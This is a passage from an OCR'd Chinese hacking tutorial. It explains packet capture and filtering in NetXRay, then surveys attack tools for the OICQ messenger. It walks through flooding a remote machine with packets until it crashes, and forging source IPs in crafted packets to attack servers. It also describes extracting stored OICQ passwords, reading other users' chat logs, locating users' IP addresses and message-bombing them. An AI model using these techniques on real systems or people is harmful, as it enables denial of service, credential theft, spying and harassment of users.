
继续再往下看（如图 5-13），在 NetXRay 的文件条目上选择  就可以得到如上界面，因为是在 Inetrnet 中，所以选择 IP 显示。图 5-13 中可以看到你的机器与远程多个机器间的通信情况，粗细线条则表示两台主机间信息的量，不用我多说当时是粗的代表正在频繁的通信而细的相反。把鼠标放在线条上你就可以看到与你通信的主机的数据大小（用 K 来表示的）。这个也是用 NetXRay 查询 OICQ 的 IP 的一种方式。只要发个信息给对方，这里马上就会显示出来对方与你的 IP 连接了。这种显示因为是在广域网内，所以显示的是一对一的通信。而在局域网内显示时将会更清楚的描述出网内个主机间的通信情况，可以看到那台机器正在哪台机器正在通信，并且可以清楚的看到哪台机器正在发出信息（发出信息的时候线条将会闪动）。还可以看到网内是否有盗用 IP 可能。



如果说用 NetXRay 来查找网络中正在使用的计算机的话我想是最方便不过的了。让我们来看看这个界面（图 5-14），在 NetXRay 的文件条目上选就  会出现如下的界面了，这是一个地址薄。你可以在这里添加你想要的主机 IP，方便你以后的使用，或者做临时截获所用。在这里你可以自动搜索（像放大镜的那个图表就是）一段甚至很大段网内正在使用着的主机，速度极其快，并且可以根据你的设置专门找有 NetBIOS 的主机或者 A 类地址。如果说是可以加多个端口的话我想拿它来搜索中木马的机器那绝对是让你乐得不知所措。在这里你可以点右键选择更多的设置或者修改远地址中的数据。



在广域网内，如果你想捕获的时候因为与你所连接的 IP 较多，这样可能会让你感到凌乱不堪，那么你就得对要监控的内容设置过滤，这样可以减少信息量，也免得那些无用的信息留着。如何设置呢？点击图 5-1 中工具栏的按钮  就看到（如图 5-15）的界面：这个图中显示的是 NetXRay 设置过滤条件的对话框。过滤条件可以用逻辑关系，比如像 AND、OR、NOT 等组合来设置。在这里可以设置的过滤条件有 IP 地址或者物理地址（一般我们说的都是在 Internet 之中，使用的是 TCP/IP 协议，所以选择 Ip 地址是比较合适的）、数据包、协议等。好，那就一下下来设置看看了。



第一、 地址类型，别考虑了。选择 IP 了。Hardware 就不说了。选择模式。这里就要多几句了。如果选 Include，其意义就是指 NetXRay 在捕获的时候就会只对你在 Station1 中和 Station2 中所列的节点包进行捕获。选择 Exclude 则恰恰相反。也就是说它在捕获的时候会过滤掉 Station1 和 Station2 中所列及的地址数据包的。

第二、 在 Station1 和 Station2 以及 DIR 的设置中，你可以指定地址对，就像上图中我所选的是 192.168.0.6，而我要对它截获的是与他连接的所有主机，也就是说这个 Any 代表的是任何主机的意思。至于 Dir，则是要选择你要捕获的目标主机与其连接主机间的信息流向，我选的是互流，即为要截获的是与 192.168.0.6 所连接的所有主机与它的信息数据，不管是 Any 发给 192.168.0.6 还是 192.168.0.6 发给 Any 的。在这里可以设置多个地址对的，只要你不觉得乱就行。

第三、 在已知地址的部分，你可以看到有三个选择,Any 的意义上面已经说过了。这里就不用再提它了。BoardCast/Multicast 指的是广播和多点传送的固定位置,点击它会出现很多固定的位置供给你选择。而至于接着下面的 Address Book 就是地址薄的意思,在图 5-14 中已经说过了。在最右面的 Settings For 就是你地址薄内所列及的了。


好了。接着再看它过滤设置的数据样式（Data Pattern）的设定了。(如图 5-16)


在数据样式（Data Pattern），点击 Toggle AND/OR， 你就可以对 AND 和 O 间进行样式

的切换（其实这种逻辑组合跟所有其它的逻辑关系的原则是一样的），对于高级使用者来说，可以通过添加样式来选择自己更喜欢的形式，就请你自己试试了。

再下来就是对提前过滤（Advance Fitler）部分进行设置，这是比较重要的一个行动。图 5-17：

从图中可以看到，当时在测试的时候要截获的是 IP、LAT、APOLLO、NetBUEI（这个图中未显示它，是在底下被遮挡了）多个包（其实在文件名称为 dd 中，所要截获的对象是 OICQ 的，所以我选择这四个最实在的），当然了，你也可以根据你的需要选择其它的设定了，比如说 FTP、Telnet 等等，但是在广域网里这些截获到的可利用数据是不太可能的。继续我的话题，当你选择 IP 之后,点击它就会出现（如图 5-18）这个场景，这说明着可以根据数据包使用的像图中所显示的协议进行过滤，这样的话就不至于把那些 ICMP 或者 IGMP 的数据截获过来，我想这些对你来说不会有用的吧？没用怎么办？那当然是过滤掉它们啦。免得你截获的对象被人炸连你也涉及进去了。哈哈……这是开玩笑了。其实我一直都在提倡着学习网络知识先从基础学起，那么 TCP/IP 协议就是当然要看的啦，不然你根本不会明白我在说什么，更别提在这里设置了。






在信息包尺寸(Pecket Size)部分，默认就可以，当然你也可以根据你的需要来设置信息包的长度、信息包里数据的位置（起始字节位置和结束字节位置）以及显示为十六进制或 ASCII 样式等。在 NetXRay 上你还可以对信息数据包的大小设置一些像小于、等于、大于等逻辑关系。

继续往下走，走啊走啊走啊走，走到了缓冲区的设置（Buffer）了。这里就是让你设定

在 NetXRay 在截获的时候要选择的一些问题。好了，看图——说话（图 5-19）在这里的缓冲区区大小(Buffer Size)和缓冲区满(When buffer is full)的部位，是让你设定你要截获多少个信息数据包之后停止截获的，如要截获的是 OICQ 的信息，相对来说比较小，所以就可以不设置。当然了，你可以根据你的所须来自己设定了。捕获缓冲区（Capture buffer）部分，你可以将文件选择要保存的路径，文件名可自己设定。而信息包尺寸(Pecket Size)这里你可要注意一下了，你可以为它来设定大小，自己试试好了。

在 Netxray 里还可以截获以太网桢及其中所含的数据，你可以在选项 Capture/view.. 中选这个项目。这个项目分两个图层，上面的窗口是桢缓存器，它可以表示每个捕获的以太网桢。如果你选到一桢，就可以在下面的两个窗口观察它的内容，但是是原始的数据及译码信息。你可以借助 Decode 阅读数据，好象有点类似于读 OSI 协议一样，你可以从数据链络层到 IP,再到 UDP（传输层），最终到 DNS.但是该分组不会携带用户数据的，只是停留在会话框。好了，现在我们来看它的最突出的界面——监控：（图 5-20）点击 NetXRay 的文件条目里的就可以得到图 5-20 这个界面了,亦即是图 5-2 的 start 界面。现在你看到的是已经启动截获的 Capture 的界面，在这个界面里要开始启动截获首先要来设置它的截获条件。怎么设置。哈哈。就是上面你所看到的那些了。这是反着来说的。因为只有这样才能更加清楚的认识 NetXRay 的。图 5-20 中，上面有停止查看等项，你认为你已经截获到足够你所需要的信息包了，那就点击它，点击之后就是上面图 5-3 中的……



其实很多时候 NetXRay 并非你想象中的那么复杂，只要你经常的打开它来测试，时间长了你就会慢慢的就会很熟练的用它的。话说到这里了本该就结束了，但是利用 NetXRay 的信息包发送的功能还可以做其它用途，在这里简单提一下，具体的还要你自己去摸索了。


利用 NetXRay 对远程机器的攻击，使其目标机器网速及系统变慢而导致死机。

在 NetXRay 中有一个界面（如图 5-21），在这里你可以设置向一台远程机器发送信息包。点击第三个按钮，会出现一个对话框让你设置信息包的大小尺寸以及发送的节点是循环发送还是设定几次发送。信息包的数据是十六进制的样式。还有一个解码部分让你选择。我选择过 Data 的样式，然后用第一个按钮来发送。点击第三个按钮你可以选择把你刚刚截获到的信息数据包给发送出去。在这里建议你这个部位最好是甚用。我曾在测试中致使一台远程机器死机数次。但是如果操作不正确的话有可能把自己搞下线。所以这里只有你自己去琢磨了。

用 NetXRay 也可以对一台远程服务器发起伪装攻击，这个就需要高级用户来测试了。而且现在很多服务器面对此类的攻击根本就是不堪一击的。你可以照着上面所说的生成一个比较正常（这种正常所指的是不要过于大尺寸，类似于像几个 ping 等类的就足够了）的信息数据包。再用 FTP 或者 telnet、gopher 等方式连接到你所要工具的目标机器后发送这个信息数据包给它，然后再用 NetXRay 把它截获下来。接着修改这个数据包，找到 Source IP 的那个 offset，把它改成随便一个 IP（什么是随便一个 IP？当然是你看着想是一个 IP 的形式就是随便一个 IP 了，霉国白宫的主机 IP 都成）。顺着找出关于校验和的地址（这个校验和的地址在哪里啊？？？问我？呵呵，问我你还不如问问 NetXRay 了），改好校验和，最后把这个信息数据包复制起来，再拿到上面的那个界面上发送给目标机器。不凭别的，就凭 NetXRay 的发送信息数据包时的那种快感（一秒钟可以发出几千个耶），用那么几十分钟，你就可以让这台机器死个几次（那要看这台机器的承受能力啦，说不准几十分钟可以让它死个近十次也都不敢保证哦）。关于这个你看了还不明白就别问我了，我不会告诉你的。问也是白问，因为我一直想做一个网络中的道德者。

在 NetXRay 中，其实在局域网上，它可以在口令截获方面做的更好一点，要是与天行的网络刺客合作起来那简直就是局域网中的最佳拍档。从理论上讲，这个环节可以推行到广域网之中的，但是它的可实现性毕竟很小，我尝试过数百次，效果有是有，但是不明显，也很麻烦。

以上面所说的只是我能表述到的，其实 NetXRay 中有很多功能这里还并未提到。没提到就不能说是没有，如果众位有人能更清楚 NetXRay 在其它方面的用途也麻烦你能告诉我一声，我将不胜感激。



第六章　OICQ 大揭秘

由腾讯科技（深圳）有限公司开发的 OICQ 是基于 Internet 的网络即时通信软件（俗称“网络寻呼机”）。您可以使用 OICQ 和其它 OICQ 用户进行交流，信息收发及时方便，功能全面,具有即时信息收发、网络寻呼、聊天室、传输文件、手机短消息服务等功能，对传统的无线寻呼和移动通讯进行增值服务。OICQ 不仅仅是虚拟的网络寻呼机，更可与传统的无线寻呼网、GSM 移动电话的短消息系统互联，是国内不可多得的网络寻呼机，因此目前已经被国内众多用户注册。但是相应的亦出现了很多针对 OICQ 工具软件，这里我们为大家精选了一些具有代表性的 OICQ 工具软件，并将其恶劣性能当场曝光，目的纯粹是让大家了解那些捣乱者的攻击手段，认清他们的真面目。并且，万一哪天你遇到这种情况，你才不至于不知所措。(有些工具只适合以前的版本)


6.1 OICQ 自动注册器


能自动去抢注 OICQ 号码，一次 20 个，直到寻得满意的号码为止。运行程序后，你只需填写 OICQ 服务器名称（注意不是必须填 IP 地址，只要有像 www.tencent.com 一样的名称就行），然后就可以随便设置所申请的昵称，密码。接下来你就等着看申请的号码吧，知道在那儿吧。在完成名称的抢注后还把注册的所有信息都自动保存在文本文件中，你可以在这儿看你的注册情况，包括呢称，密码，号码。界面如图 6-1 所示。实际上，OICQ 的服务器对于抢注号码也是有一定防范措施的。特别是现在，OICQ 服务器升级后，此工具已经不会再让投机者得逞。

6．2 身份验证不安全

身份验证可以避免陌生人不经过你的允许，随便将你加为好友。相反，在你把陌生人加入好友名单时，只有通过对方允许后才可以这样做。对于老版本的 OICQ 来说，OICQ 好友炸弹具有很大的威胁，由于此工具不需要 IP 和端口，操作简单（如图 6-2）。因此经常在遭受你的冷遇后，有人会用它给你带来许多重复的垃圾信息，无数的陌生人出现在你的视野中，怎么办呢？最好的方法是将你的 OICQ 升级到最新的版本，将好友炸弹拒之门外。道高一尺、魔高一丈，冯志宏抛砖引玉消息发送器（如图 6-3）就可以不经对方验证通过就给对方发消息。启动自己的 OICQ 并上线，在抛砖引玉发送器中填写对方的 OICQ 号码，然后按“扔砖头”，自己的 OICQ 会收到对方号码发来的消息，这时，按回复，就可以同对方通话了，对方收到消息时并不会查到你的 IP 地址。不过一次只能送一条消息，千万不要小看它，在同


对方通话以后，又可以利用其他的工具找到对方的 IP 和端口，然后吗，那么多的 OICQ 炸弹就有了用武之地，大量的垃圾信息就随之而来。哎，怎么办呢……






6．3 OICQ 上 IP 地址的查找

有这样一款工具，最最简单方便了，你知道了一定会吓一跳的，它叫 OICQIP,看它的名字你一定知道是干什么用得了，会用吗？不会别着急，我一说你就明白了，只要将 OICQIP.EXE 执行文件 COPY 到你的 OICQ 安装目录里，接着用 OICQIP.EXE 直接登陆，进去没有，一切正常吧，找一个好友聊聊，有什么不同吗？看出没，原来有广告的地方现在是空白(如图 6-4)，鼠标到上面点点，呵呵，你看到什么啦？不过千万别乱来啊!有关用 NETXRAY 查 IP 地址的方法在前面已经介绍，就不在此废话了。看看（如图 6-5）的界面，它是冯志宏的消息嗅探器，叫 OICQ Sniffer，是一个简单的 UDP 协议嗅探器，针对 OICQ 的消息协议做了优化，可以探测到 OICQ 点对点通信的情况。需要注意的是通过服务器转发的消息包不在截获范围内。有了它，你照样可以轻松搞到同你通话的好友信息，并且可以据你的需要做出选择（仅支持 Win 9x 系列）。还有好多查 IP 地址的工具，但他们已经对付不了 OICQ 最新版，如 OICQPEEP 等，但是新版本出来我就不知道啦，看来，要安全，你一定得随时升级你的 OICQ 版本。再有一些工具兼有炸弹功能，后面一并介绍啦，注意留心，别到时被人炸了，还不知道是怎么会事。




6．4　OICQ 的密码安全

OICQ 的密码设置里不会显示原始密码，因此你设置一个有特色的密码后，使一些看**** 的软件豪无办法。 这确实是 OICQ 安全性的体现，但是在断线使用 OICQ 时候，发现其也进行了密码认证，证明密码存放在存放在 OICQ 安装目录中“用户号码\用户号码.cfg”文件中，可以用记事本打开浏览，找出密码。对 OICQ 99a 版本，也可以用 watchsea.exe（如图 6-6）来找出密码；对 OICQ 99b 版本，用 oicqpassover.exe 可以破解用户密码（如图 6-7）。不用我教你了吧，很简单的。不过你也不必太紧张，以上方法对 OICQ 99C 不起作用，而且只要你保护好你的计算机，不要轻易让其他人用你的计算机，你的密码还是较安全的。



6.5　OICQ 阅读器

用 OICQ 聊天时，你可以不时的看看你的聊天纪录，看看你同网友的聊天历史，以便日后回忆，这适应为这些聊天纪录会被忠实记录下来。但是，你可知道，只要有其他人能通过任何途径进入你的系统，无论是在网吧或单位共用一台电脑，还是用 BO 等后门软件悄悄钻进你的机器，他就能（如图 6-8）的软件轻易地看到你在本机上的聊天内容，那么你的小秘密就全部曝光了，如果你再聊了些……，又是被搞恶作剧的朋友看的，那你是多么的……。OICQ 阅读程序 oicqreader.exe 正好能满足偷窥者欲望，不过还好，由于 OICQ 对聊天信息的加密处理，这个程序只支持 OICQ 99B 0725 以下版本，对于 0820 以上版本的 OICQ 并不起作用。但是，你也别高兴太早，随看不到你的聊天纪录，但是你的好友可是全部暴露无遗了。



6.6　OICQ 炸弹一览

下面我精选了几款 OICQ 炸弹，你可得好好认清楚，碰上了起码也知道遭到什么样的待遇。别犹豫，跟我来啦！

6．　6.1　WhoCQⅡ


这是一块非常好用的工具，在 Win9x 使用，相信很多人都用过，这一版本中添加了对特定 IP 的端口扫描，可以把网吧中的 OICQ 们都挖出来增强了消息发送的功能，可以让你轻松地匿名与对方聊天。查找好友 IP！接下来我们就来全面接触 WhoCQ，认识它的真面目。

WhoCQ 为一自解压文件，解压后将有 WhoCQ.exe， Packet32.dll， zpacket.vxd 和 help 文件。若丢失其中的任意一个文件将导致不能运行、功能缺少等现象。

运行 WhoCQ.exe，出显主界面（如图 6-9），可以看到由版权声明、消息发送、IP 探测、端口探测、消息广播、好友 IP 查询六部分组成，消息广播已经被禁止。

先看看好友 IP 地址（如图 6-10），好不好用，自己试试。在'网络适配器'下拉列表用于让


用户选择嗅探的网络适配器号，通常情况下无需改变此项！当你想查询 OICQ 中你的好友当前的 IP 地址时，将'侦测'复选框选中，此时弹出开始侦测好友号码框（如图 6-11），单击 ok 按钮，WhoCQ 即开始嗅探 OICQ 发出的 UDP 报，你可以向你欲查询的好友发送一则消息，'列表'中将显示出你刚刚发送的消息的目的地址、端口，也就是你的好友的 IP 和他使用的 OICQ 端口。在列表中移动 MOUSE 至某一行单击 MOUSE 右键将弹出功能菜单，即可以快捷方式将列表中的项引用到其它功能中（可指向消息发送和端口探测）。消除'侦测'复选框将弹出停止侦测好友号码框（如图 6-12），单击 ok 停止嗅探。单击‘清除’按钮将清除列表纪录。




知道了好友的 IP 地址，如 202.104.129.252，再研究端口探测（如图 6-13），此功能针对在同一台机器上运行多个 OICQ 的对象或通过代理使用 ICQ（如网吧中的共享连接）的对象，对特定 IP 的多个端口进行扫描，探测出使用不同端口进行通讯的 OICQ 号码。填写对象 IP 地址，端口范围（一次只能扫描 300 个以内的端口，范围应以由小到大的序列填写，如 4000 TO 4200。单击'探测'即可开始扫描过程，进度条将显示进度，扫描结束后将弹出确认对话框。结果将显示于'结果'列表中。你看到什么啦？在此列表中选中一行右击将弹出快捷菜单（可以发消息，在 WEB 上查看此号码的资料）。单击‘清除’将清空列表。

那么，消息发送有什么用呢？我们一起来看看，向任意 IP、端口发送 OICQ 消息；填写目标 IP、端口（或直接以本软件其它功能的菜单中跳入此页），设定 匿名信息（伪装号码、头像）；填写欲发送的消息内容，按发送按钮即可（如图 6-14）。信息框中将显示发送、收到的回应消息等相关信息。选中"选项"组合框中的"自动清除'内容' "复选框可在发送信息后自动将内容框中您所填写的消息内容清除（如图 6-15）。"清除"按钮可清空'内容'、'信息'两框。这样在你遇到有人通过 OICQ 攻击你时，就可马上通过探测到的 IP 地址给以警告。

IP 探测功能用于探测某一 IP 段内使用指定端口通讯的 OICQ 号码；在区域框中填入类似'202.104.129.252'格式的 IP 段地址（如果你的 IP 地址是'202.104.129.252'，那么你在探测本地 OICQ 号码时在区域框中填写'202.104.129'即可）。通常情况下 OICQ 以端口 4000 通讯，如在同一机器运行了两个 OICQ 那么第二个运行的 OICQ 将用端口 4001 通讯，以此类推　单击'探测'按钮开始探测，状态组合框中的进度条将显示进度，当探测完成将弹出“对 xxx.xxx.xxx 区域的探测已经完成”对话框。探测结果将显示于“结果”列表中。在结果列表中移动 MOUSE 至某一行单击 MOUSE 右键将弹出功能菜单即可以快捷方式将列表中的项引用到其它功能中（如图 6-16）。


Leos
Forum
實時更新
